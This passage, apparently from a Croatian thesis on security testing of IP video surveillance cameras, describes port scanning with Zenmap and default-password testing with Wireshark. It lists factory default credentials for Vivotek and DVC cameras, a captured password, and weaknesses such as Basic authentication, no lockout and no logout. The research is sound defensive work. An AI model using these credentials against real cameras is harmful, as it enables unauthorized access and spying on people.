
Nakon toga izvršeno je „pinganje“ IP adresa uređaja za testiranje i utvrđena je njihova dostupnost.




Slika 6-7 Ping testiranih uređaja

6.2.4. Identifikacija sustava


Sljedeći korak u procesu je identifikacija sustava, točnije skeniranje otvorenih portova kao jedan od načina pronalaženja i identifikacije servisa korištenjem Nmap skenera. Nmap skener jedan je od mnogobrojnih port skenera koji se nalaze na tržištu i radi na više platformi (Windows, Linux), besplatan je i jedan je od najcjenjenijih skenera. Za bolje razumijevanje na koji način rade različite vrste skeniranja portova, nužno je prvenstveno razumjeti razmjenu paketa na TCP/IP protokolu. Postoji više načina skeniranja portova, poput TCP potpuno povezivog skena, zatim SYN sken, ACK sken, UDP sken, FIN sken, NULL sken, XMAS sken, Maimon sken i IDLE sken. Obzirom na više načina skeniranja portova, postoje i brojne Nmap sintakse naredbi. [54] Za skeniranje portova testiranih sustava videonadzora radi preglednosti koristi se ***Zenmap*** skener, Nmapovo grafičko korisničko sučelje s prikazanim rezultatima skeniranja na slikama 6-8, 6-9, 6-10 i 6-11.




Slika 6-8 Vivotek IP kamera Zenmap sken



Slika 6-9 DVC IP kamera Zenmap sken



Slika 6-10 DVC mrežni snimač Zenmap sken



Slika 6-11 Hikvision IP kamera Zenmap sken


Obzirom da niti jedan od testiranih uređaja u zadanim postavkama nema otvorene „problematične“ portove, 21-**F**ile **T**ransfer **P**rotocol i 23-Telnet, daljnji pristup i konfiguracija testiranim kamerama izvršena je putem upisivanja IP adresa na URL poveznicu na http port 80 putem Interneta.

6.2.5. Test - zadane zaporke

Sustavi videonadzora rade na Linux operativnom sustavu pa se autentikatori, tj. korisnička imena i zaporke pohranjuju u ***etc/passwd*** ili ***etc/shadow***, ovisno o verziji distribucije i metodi koja se koristi za generiranje sažetka (engl. ***hash)***. [55] Vremenom se pokazalo da zaporke treba kriptirati pa se počeo koristiti proces koji omogućuje računanje sažetka (engl. *hashing*) kojim se zaporka pretvara u nešto iz čega nije moguće u realnom vremenu saznati što je bilo upisano kao zaporka. [51]. Ovim putem testirane su zadane ***zaporke*** i njihova provjera ranjivosti, obzirom da najveća većina napada koristi zadane tvorničke postavke korisničkog


imena i zaporke. Na svaku od IP kamera pristupilo se zadanim zaporkama proizvođača i htjelo se utvrditi da li se zadane zaporke moraju mijenjati po inicijalnom pristupu. Za ovu prigodu korišten je i mrežni protokol analizator za „snifanje“ prometa ***Wireshark*** [56]. Napadači korištenjem mrežnih snifera poput Wiresharka i ostalih mogu analizom mrežnog prometa dobiti uvid u sav nekriptirani promet, čime mogu vidjeti zaporke koje se preko mreže šalju kao čisti tekst i rekonstruirati datoteke.

6.2.5.1 VIVOTEK IB-8382-T-192.168.1.2



Slika 6-12 Vivotek login prozor


Nakon unosa zadanog korisničkog imena: **root** i **prazne** zaporke, izvršeno je logiranje.



Slika 6-13 Prikaz Vivotek kamera po logiranju


Za sljedeće logiranje treba se unijeti zaporka, no ranjivost predstavlja što ne postoji gumb za odjavu, tzv. *logout button* na samoj stranici Vivotek IP kamere. Ukoliko se ne pobrišu kolačići i ne osvježi ili ne zatvori stranica i dalje se može bez autentikacije prijaviti na kameru te je konfigurirati i upravljati s njom bez ikakvih problema. Nakon brojnih krivih pokušaja logiranja, ***ne postoji blokada ili zaključavanje uređaja***.

Sljedeće logiranje s unesenom zaporkom izvršeno je uz mrežni analizator Wireshark.



Slika 6-14 Wireshark-analiza prometa za Vivotek IB-8382-T

Nažalost, rezultati pokazuju da je ***zaporka enkodirana Base64 enkodiranjem pa se prikazuje u čistom tekstu***, vjerodajnica izgleda ***root:Viv654321***. To je iz razloga što je u zadanim tvorničkim postavkama stupanj autentikacije „basic“ [57], a ne „digest“ [58] koji pak prikazuje kriptiranu zaporku u hash obliku.




Slika 6-15 Vivotek-zadana „basic“ autentikacija

6.2.5.2 DVC (TVT) - DCN-BF3231: 192.168.1.12

Sljedeće testiranje zadane zaporke izvršeno je na DVC mrežnoj kameri. Putem URL-a s IP adresom 192.168.1.12 na http portu 80 pristupilo se login stranci.


Slika 6-16 DVC kamera-login

Zadani tvornički akreditiv glasi ***admin:123456***. Nakon logiranja ***ne traži se*** promjena tvornički zadanih postavki korisničkog imena i zaporke.



Slika 6-17 DVC kamera-osnovne informacije o kameri nakon logiranja

Istovremeno je s logiranjem sniman i analiziran mrežni promet Wiresharkom.



Slika 6-18 Wireshark-analiza mrežnog prometa za DVC kameru DCN-BF 3231

Nažalost, kao i u prethodnom primjeru, analiza je pokazala veliku ranjivost, tj. *korisničko ime* i ***zaporka se prikazuju u čistom tekstu iz razloga što je enkodirana Base64 enkodiranjem***, u kombinaciji ***admin:123456*** vidljivo na slici 6-18.

